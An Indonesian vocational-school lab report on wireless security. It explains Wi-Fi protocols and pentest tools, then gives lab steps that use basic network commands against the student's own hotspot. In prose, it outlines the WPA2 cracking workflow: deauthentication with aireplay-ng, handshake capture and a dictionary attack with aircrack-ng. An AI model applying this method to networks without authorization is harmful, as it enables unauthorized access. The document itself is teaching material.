LAPORAN PRAKTIKUM SKJ
WIRELESS CRACKING

Nama : Raden Tania Cinta Kinan Lestari

NIS : 231117076

Kelas : XII SIJA A

Hari/Tanggal: Senin/ 27 Januari 2026

Waktu : 10.45 – 14.30

Guru : Antoni Budiman, S.Pd., M.Pd.

LABORATORIUM APLIKASI

JURUSAN SIJA

SMK NEGERI 1 CIMAHI

2026

KATA PENGANTAR

Puji syukur ke hadirat Tuhan Yang Maha Esa. Atas rahmat dan hidayahNya, penulis dapat menyelesaikan tugas makalah yang berjudul “Laporan Praktikum SKJ Wireless Cracking” dengan tepat waktu.

Laporan disusun untuk memenuhi tugas SKJ. Selain itu, laporan ini bertujuan menambah wawasan tentang sistem keamanan jaringan melalui praktikum dengan wireless cracking bagi penulis.

Penulis mengucapkan terima kasih kepada Pa Antoni Budiman selaku pengajar SKJ. Ucapan terima kasih juga disampaikan kepada semua pihak yang telah membantu dalam penyelesaikan laporan ini.

Penulis menyadari laporan ini masih jauh dari sempurna. Oleh sebab itu, saran dan kritik yang membangun diharapkan demi kesempurnaan laporan ini.

Cimahi, 27 Januari 2026

Raden Tania Cinta Kinan Lestari

DAFTAR ISI

KATA PENGANTAR ..... **i**
DAFTAR ISI ..... **ii**
BAB I PENDAHULUAN **1**
1.1. Konsep Dasar 1
1.2. Sistem Keamanan Jaringan 2
1.3. Protokol Keamanan Jaringan Wireless 2
1.3.1. Pengertian 2
1.3.3. Manfaat 3
1.3.4. Cara Kerja 4
1.3.5. Jenis-jenis 4
1.4. Tools 5
1.4.1. Kali Linux 5
1.4.2. Aircrack-ng Suite 6
1.4.3. Wifite 7
1.4.4. Nmap 8
1.4.5. Command Line Networking Tools 9
BAB II PRAKTIKUM **10**
2.1. Alat dan Bahan 10
2.2. Langkah Kerja 10
2.2.1. Konfigurasi Awal 10
2.2.2. Command Line Kali Linux 13
2.2.3. Wireshark 14
2.2.4. Nmap 17
2.2.5. Aircrack-ng 19
2.2.6. Pembahasan 24
BAB III PENUTUP **27**
3.1. Kesimpulan 27
3.2. Saran 27

BAB I

PENDAHULUAN

1.1. Konsep Dasar

Wireless security atau keamanan jaringan nirkabel merupakan fondasi kritis dalam infrastruktur jaringan komputer yang berfungsi melindungi integritas dan kerahasiaan data yang ditransmisikan melalui media udara. Berbeda dengan jaringan kabel yang memiliki batasan fisik, jaringan wireless memanfaatkan gelombang radio sebagai media transmisi, sehingga sinyal data dapat menyebar ke segala arah dan jauh lebih rentan terhadap upaya penyadapan (eavesdropping) atau akses ilegal oleh pihak yang tidak berwenang. Oleh karena itu, implementasi mekanisme keamanan yang kuat sangat diperlukan untuk memastikan bahwa komunikasi data tetap terlindungi dari berbagai ancaman siber yang memanfaatkan sifat terbuka media nirkabel.

Dalam cakupan akademik, istilah wireless cracking tidak dipandang sebagai aktivitas peretasan destruktif maupun ilegal, melainkan sebagai sebuah metodologi pengujian penetrasi (penetration testing) yang etis dan terkontrol. Kegiatan ini bertujuan untuk membedah arsitektur keamanan jaringan guna memahami mekanisme pertahanan yang ada serta mengidentifikasi titik lemah (vulnerabilities) yang mungkin dieksploitasi oleh penyerang. Dengan melakukan simulasi serangan pada jaringan milik pribadi sebagai objek pembelajaran, praktikan dapat memperoleh pemahaman mendalam mengenai taktik mitigasi yang efektif untuk memperkuat ketahanan sebuah sistem jaringan.

Pada pelaksanaan praktikum ini, pengujian keamanan difokuskan pada penggunaan sistem operasi Kali Linux yang dijalankan melalui Virtual Machine untuk menganalisis jaringan hotspot dari perangkat seluler. Mengingat adanya batasan teknis pada perangkat yang digunakan, proses praktikum menitikberatkan pada fase reconnaissance dan monitoring lalu lintas data menggunakan tools analisis jaringan profesional. Melalui pendekatan konseptual ini, praktikan dapat mengevaluasi efektivitas enkripsi dan

konfigurasi layanan pada access point, sehingga mampu merumuskan standar keamanan yang ideal berdasarkan hasil analisis konektivitas dan perilaku paket data di dalam jaringan.

1.2. Sistem Keamanan Jaringan

Sistem keamanan jaringan wireless adalah seperangkat mekanisme yang dirancang untuk melindungi jaringan nirkabel dari ancaman akses tidak sah, penyadapan data, serta gangguan terhadap layanan jaringan. Keamanan jaringan wireless bertujuan untuk menjaga tiga aspek utama, yaitu kerahasiaan data (confidentiality), keutuhan data (integrity), dan ketersediaan layanan (availability).

Ancaman pada jaringan wireless dapat berupa penyadapan paket data, pencurian informasi, hingga penyalahgunaan akses jaringan. Oleh karena itu, diperlukan sistem keamanan yang meliputi penggunaan enkripsi, autentikasi pengguna, serta pemantauan lalu lintas jaringan. Monitoring jaringan menjadi salah satu langkah penting dalam pengujian keamanan karena dapat memberikan gambaran aktivitas komunikasi yang terjadi di dalam jaringan.

Dalam praktikum ini, pemantauan keamanan jaringan dilakukan dengan menganalisis koneksi, port layanan, dan lalu lintas data menggunakan command jaringan serta tools seperti Wireshark. Pendekatan ini bertujuan untuk memahami kondisi keamanan jaringan wireless tanpa melakukan serangan secara langsung.

1.3. Protokol Keamanan Jaringan Wireless

1.3.1. Pengertian

Protokol keamanan jaringan wireless adalah seperangkat aturan dan mekanisme teknis yang digunakan untuk melindungi komunikasi data pada jaringan nirkabel agar hanya dapat diakses oleh pihak yang berwenang. Protokol ini bekerja dengan menerapkan enkripsi dan proses autentikasi antara perangkat

pengguna dan access point untuk mencegah penyadapan, penyusupan, serta penyalahgunaan jaringan.

Karena data pada jaringan wireless dikirim melalui gelombang radio yang mudah diintersepsi, keberadaan protokol keamanan sangat penting untuk menjaga kerahasiaan, keutuhan, dan ketersediaan informasi. Penggunaan protokol seperti WEP, WPA, WPA2, dan WPA3 menunjukkan perkembangan sistem keamanan yang semakin kuat guna melindungi jaringan dari ancaman yang terus berkembang.

1.3.2. Fungsi

Fungsi protokol keamanan jaringan wireless adalah untuk melindungi proses komunikasi data pada jaringan Wi-Fi agar tidak dapat diakses oleh pihak yang tidak berwenang. Protokol ini berperan dalam mengenkripsi data yang dikirimkan melalui udara, melakukan autentikasi terhadap perangkat yang akan terhubung, serta memastikan bahwa hanya pengguna yang memiliki izin yang dapat mengakses jaringan. Dengan adanya protokol keamanan, risiko penyadapan, peretasan, dan manipulasi data dapat diminimalkan sehingga kerahasiaan, keutuhan, dan keamanan informasi dalam jaringan nirkabel tetap terjaga.

1.3.3. Manfaat

Manfaat penggunaan protokol keamanan jaringan wireless adalah untuk memberikan perlindungan terhadap data dan informasi yang dikirimkan melalui jaringan nirkabel sehingga terhindar dari ancaman penyadapan dan akses ilegal. Dengan adanya sistem enkripsi dan autentikasi yang kuat, pengguna dapat berkomunikasi dan bertukar data secara aman, menjaga privasi, serta meningkatkan kepercayaan terhadap keandalan jaringan. Selain itu, protokol keamanan juga membantu administrator jaringan dalam mengelola akses pengguna, mencegah penyalahgunaan jaringan, dan menjaga stabilitas serta kinerja jaringan agar tetap optimal.

1.3.4. Cara Kerja

Cara kerja protokol keamanan jaringan wireless dimulai ketika sebuah perangkat (client) mencoba terhubung ke access point. Pada tahap awal, perangkat harus melalui proses autentikasi dengan memasukkan kredensial yang sesuai, seperti kata sandi atau sertifikat digital, sesuai dengan jenis protokol yang digunakan (misalnya PSK pada WPA2 Personal atau EAP pada WPA2 Enterprise). Jika proses autentikasi berhasil, maka access point dan perangkat akan melakukan pertukaran kunci secara aman untuk membentuk kunci sesi yang bersifat sementara.

Setelah kunci sesi terbentuk, seluruh data yang dikirimkan antara perangkat dan access point akan dienkripsi menggunakan algoritma tertentu, seperti RC4 pada WEP, TKIP pada WPA, atau AES pada WPA2 dan WPA3. Proses enkripsi ini mengubah data asli menjadi bentuk acak yang tidak dapat dibaca oleh pihak lain yang tidak memiliki kunci yang sesuai. Selain itu, protokol keamanan juga menyediakan mekanisme pemeriksaan integritas untuk memastikan bahwa data tidak diubah selama proses transmisi. Dengan demikian, protokol keamanan wireless bekerja secara terintegrasi melalui autentikasi, pertukaran kunci, enkripsi, dan verifikasi integritas guna menjaga kerahasiaan, keaslian, dan keamanan komunikasi pada jaringan nirkabel.

1.3.5. Jenis-jenis

a. WEP (Wired Equivalent Privacy)

WEP merupakan protokol keamanan wireless generasi pertama yang dikembangkan untuk memberikan tingkat keamanan setara dengan jaringan kabel. Protokol ini menggunakan algoritma enkripsi RC4 dengan panjang kunci 64-bit atau 128-bit. WEP mudah dianalisis dan saat ini dianggap tidak aman sehingga tidak lagi direkomendasikan untuk digunakan.

b. WPA (Wi-Fi Protected Access)

WPA dikembangkan sebagai pengganti WEP dengan tujuan memperbaiki kelemahan sistem enkripsi dan autentikasi. Protokol ini menggunakan metode enkripsi TKIP yang menghasilkan kunci dinamis untuk setiap paket data, sehingga tingkat keamanannya lebih baik dibandingkan WEP. Meskipun demikian, karena masih bergantung pada algoritma dasar yang serupa, WPA juga memiliki beberapa celah keamanan.

c. WPA2 (Wi-Fi Protected Access 2)

WPA2 merupakan penyempurnaan dari WPA dengan menerapkan algoritma enkripsi AES yang jauh lebih kuat dan aman. Protokol ini menjadi standar utama keamanan Wi-Fi dan digunakan secara luas pada jaringan rumah, institusi, dan perusahaan. WPA2 tersedia dalam dua mode, yaitu Personal yang menggunakan kata sandi bersama, serta Enterprise yang menggunakan sistem autentikasi terpusat untuk setiap pengguna.

d. WPA3 (Wi-Fi Protected Access 3)

WPA3 adalah protokol keamanan wireless terbaru yang dirancang untuk memberikan perlindungan lebih tinggi terhadap serangan siber. Protokol ini menggunakan metode autentikasi dan pertukaran kunci yang lebih aman, serta menyediakan enkripsi yang lebih kuat untuk melindungi data pengguna. WPA3 juga mampu meningkatkan perlindungan terhadap serangan brute force dan menjaga keamanan komunikasi meskipun kata sandi pernah diketahui pihak lain.

1.4. Tools

1.4.1. Kali Linux

Kali Linux merupakan sistem operasi berbasis Linux yang secara khusus dikembangkan untuk kebutuhan penetration testing, digital forensik, dan security auditing. Di dalam Kali Linux telah tersedia ratusan tools keamanan, seperti Nmap, Metasploit, Wireshark, Burp Suite,

Aircrack-ng, dan berbagai tools lainnya yang digunakan untuk melakukan reconnaissance, vulnerability assessment, eksploitasi, hingga analisis pasca serangan. Hal ini menjadikan Kali Linux sebagai platform utama yang banyak digunakan oleh ethical hacker dan praktisi cyber security.

Selain kelengkapan tools, Kali Linux juga mendukung berbagai mode penggunaan, baik dijalankan secara langsung pada komputer, melalui virtual machine, maupun dalam bentuk live USB. Dengan lingkungan yang dirancang khusus untuk pengujian keamanan, Kali Linux memudahkan pengguna dalam melakukan simulasi serangan secara legal dan terkontrol. Oleh karena itu, Kali Linux menjadi sistem operasi standar dalam dunia penetration testing untuk mempelajari, menguji, dan meningkatkan keamanan jaringan maupun sistem.

1.4.2. Aircrack-ng Suite

Aircrack-ng Suite merupakan kumpulan instrumen perangkat lunak yang menjadi standar dalam audit keamanan jaringan nirkabel dengan fokus utama pada pemantauan, penyerangan, pengujian, dan pemecahan sandi. Berbeda dengan aplikasi tunggal, suite ini terdiri dari berbagai komponen spesifik seperti airmon-ng untuk mengaktifkan monitor mode dan airodump-ng untuk menangkap paket data di udara secara real-time. Dalam praktikum ini, paket tersebut digunakan untuk membedah protokol keamanan WPA2 melalui identifikasi target berdasarkan BSSID, saluran (channel), serta enkripsi yang digunakan oleh access point.

Dalam operasionalnya, Aircrack-ng Suite memungkinkan praktikan melakukan serangan deautentikasi menggunakan aireplay-ng guna memaksa klien terputus dan melakukan re-login. Proses ini sangat krusial untuk menangkap 4-way handshake, yaitu paket pertukaran kunci yang berisi informasi kredensial terenkripsi. Tanpa komponen penyerangan ini, proses pengumpulan data akan memakan waktu yang sangat lama karena praktikan harus menunggu klien terhubung secara alami ke jaringan target untuk mendapatkan paket jabat tangan tersebut.

Tahap akhir dari penggunaan suite ini adalah proses pemecahan sandi menggunakan tool inti aircrack-ng dengan metode dictionary attack. Alat ini bekerja dengan mencocokkan data handshake yang telah ditangkap terhadap daftar kata sandi potensial dari wordlist seperti rockyou.txt. Melalui tahapan ini, praktikan dapat mengevaluasi secara langsung kekuatan sebuah kata sandi dan memahami bahwa perlindungan jaringan tidak hanya bergantung pada protokol enkripsi yang kuat, tetapi juga pada kebijakan pemilihan kata sandi yang kompleks oleh pengguna.

1.4.3. Wifite

Wifite merupakan tools pengujian keamanan jaringan wireless yang bersifat otomatis dan terintegrasi. Tool ini dirancang untuk mempermudah proses pengujian keamanan Wi-Fi dengan menggabungkan beberapa metode analisis dalam satu aplikasi. Wifite banyak digunakan dalam lingkungan pembelajaran sebagai contoh tools all-in-one yang dapat melakukan scanning jaringan, identifikasi jenis enkripsi, serta evaluasi keamanan wireless secara otomatis.

Dalam dunia pendidikan, Wifite sering diperkenalkan sebagai alat demonstrasi untuk menunjukkan bagaimana proses pengujian keamanan wireless dapat dilakukan secara sistematis. Penggunaan Wifite membantu peserta didik memahami tahapan umum dalam wireless security testing tanpa harus menjalankan banyak perintah secara manual. Hal ini menjadikan Wifite sebagai tools yang mudah dipahami oleh pemula dalam bidang keamanan jaringan.

Pada praktikum ini, Wifite dijelaskan sebagai contoh tools pengujian keamanan wireless yang umum digunakan di Kali Linux. Penggunaannya dibatasi pada pemahaman konsep dan alur kerja pengujian keamanan jaringan wireless, bukan untuk melakukan serangan nyata. Dengan demikian, Wifite berfungsi sebagai sarana pembelajaran untuk meningkatkan pemahaman mengenai pentingnya konfigurasi keamanan Wi-Fi yang baik dan benar.

1.4.4. Nmap


Nmap (Network Mapper) merupakan salah satu tools keamanan jaringan yang digunakan untuk melakukan pemetaan jaringan (network mapping) dan pemindaian (scanning) terhadap host serta layanan yang berjalan pada suatu sistem. Nmap banyak digunakan dalam tahap awal pengujian keamanan jaringan untuk mengidentifikasi perangkat yang aktif, port yang terbuka, serta jenis layanan dan protokol yang digunakan.

Dalam konteks keamanan jaringan, Nmap berperan penting sebagai alat reconnaissance atau pengumpulan informasi. Dengan menggunakan Nmap, praktikan dapat mengetahui kondisi dasar jaringan, seperti apakah suatu perangkat dapat diakses, port apa saja yang terbuka, serta potensi layanan yang dapat menjadi celah keamanan apabila tidak dikonfigurasi dengan baik. Informasi ini sangat berguna sebagai dasar dalam melakukan analisis keamanan jaringan secara menyeluruh.

Pada praktikum ini, Nmap digunakan secara terbatas dan etis untuk melakukan pemindaian terhadap sistem sendiri atau jaringan hotspot pribadi. Penggunaan Nmap difokuskan pada pemahaman konsep pemindaian jaringan, bukan untuk melakukan eksploitasi. Hasil pemindaian digunakan sebagai bahan analisis untuk mengetahui tingkat keterbukaan layanan jaringan serta mengevaluasi apakah konfigurasi jaringan sudah cukup aman.

Dengan adanya Nmap dalam praktikum pengujian keamanan jaringan wireless, peserta didik dapat memahami bahwa pengujian keamanan tidak selalu diawali dengan serangan, melainkan dengan proses identifikasi dan analisis kondisi jaringan. Hal ini sejalan dengan prinsip dasar keamanan jaringan yang menekankan pentingnya pencegahan dan evaluasi dini terhadap potensi kerentanan sistem.

1.4.5. Command Line Networking Tools



Selain menggunakan tools berbasis antarmuka grafis, praktikum ini juga memanfaatkan berbagai command line networking tools yang tersedia secara bawaan pada sistem operasi Linux. Command line tools ini digunakan untuk melakukan pengecekan kondisi jaringan, konektivitas sistem, serta layanan yang aktif pada perangkat yang digunakan.

Salah satu command yang digunakan adalah ss -tuln, yang berfungsi untuk menampilkan daftar port dan layanan jaringan yang sedang aktif pada sistem. Melalui command ini, praktikan dapat mengetahui apakah terdapat layanan tertentu yang berjalan dan berpotensi membuka celah keamanan. Selain itu, command jaringan lain seperti ip a, ping, dan arp juga digunakan untuk memastikan koneksi jaringan berjalan dengan normal serta untuk mengidentifikasi perangkat yang terhubung dalam jaringan lokal.

BAB II

PRAKTIKUM


2.1. Alat dan Bahan

1. Laptop/ Komputer
2. Kali Linux (VM), sebagai Penyerang
3. Hospot Handphone (Wi-Fi), sebagai Target
4. Adapter Wi-Fi USB
5. Tools, dapat dipilih sesuai kebutuhan cracking yaitu: Wireshark, Nmap, Commnad Line atau Aircrack-ng
6. Device lain (Laptop/Handphone/VM)
7. Internet


2.2. Langkah Kerja

2.2.1. Konfigurasi Awal


1. Pertama, menjalankan sistem operasi Kali Linux pada Virtual Machine.




2. Kemudian, mengaktifkan hotspot pada smartphone sebagai access point.




3. Kemudian, Menghubungkan Kali Linux ke hotspot smartphone melalui interface jaringan virtual dengan Devices → Network → Adapter pilih Bridged.



4. Kemudian, memastikan koneksi jaringan berjalan normal dengan memperoleh IP address secara otomatis (DHCP) dengan perintah “ip a”.




5. Terakhir, lakukan uji konektivitas dengan perintah “ping 8.8.8.8 -c 4”.




2.2.2. Command Line Kali Linux


1. Pertama, buka command di Kali Linux lalu ubah menjadi root dengan perintah "su".




2. Kemudian masukkan perintah "iwconfig" untuk mengecek keberadaan interface wireless, karena pada praktikum ini menggunakan hospot handphone maka hasilnya tidak ada Wi-Fi external yang terdeteksi.



3. Kemudian masukkan perintah "ip a" untuk melihat daftar interface jaringan dan IP address.




4. Kemudian masukkan perintah “ping 8.8.8.8 -c 4” untuk menguji konektivitas jaringan dan akses internet.



5. Kemudian masukkan perintah “ip route” untuk mengetahui jalur routing dan gateway jaringan.


6. Kemudian masukkan perintah “arp -a” untuk melihat perangkat yang terdeteksi di jaringan lokal.

7. Terakhir, masukkan perintah “ss -tuln” untuk mengecek port dan layanan aktif pada system, hasilnya menunjukkan port 22 karena pada praktikum ini menggunalan SSH untuk uji coba perintah tersebut.

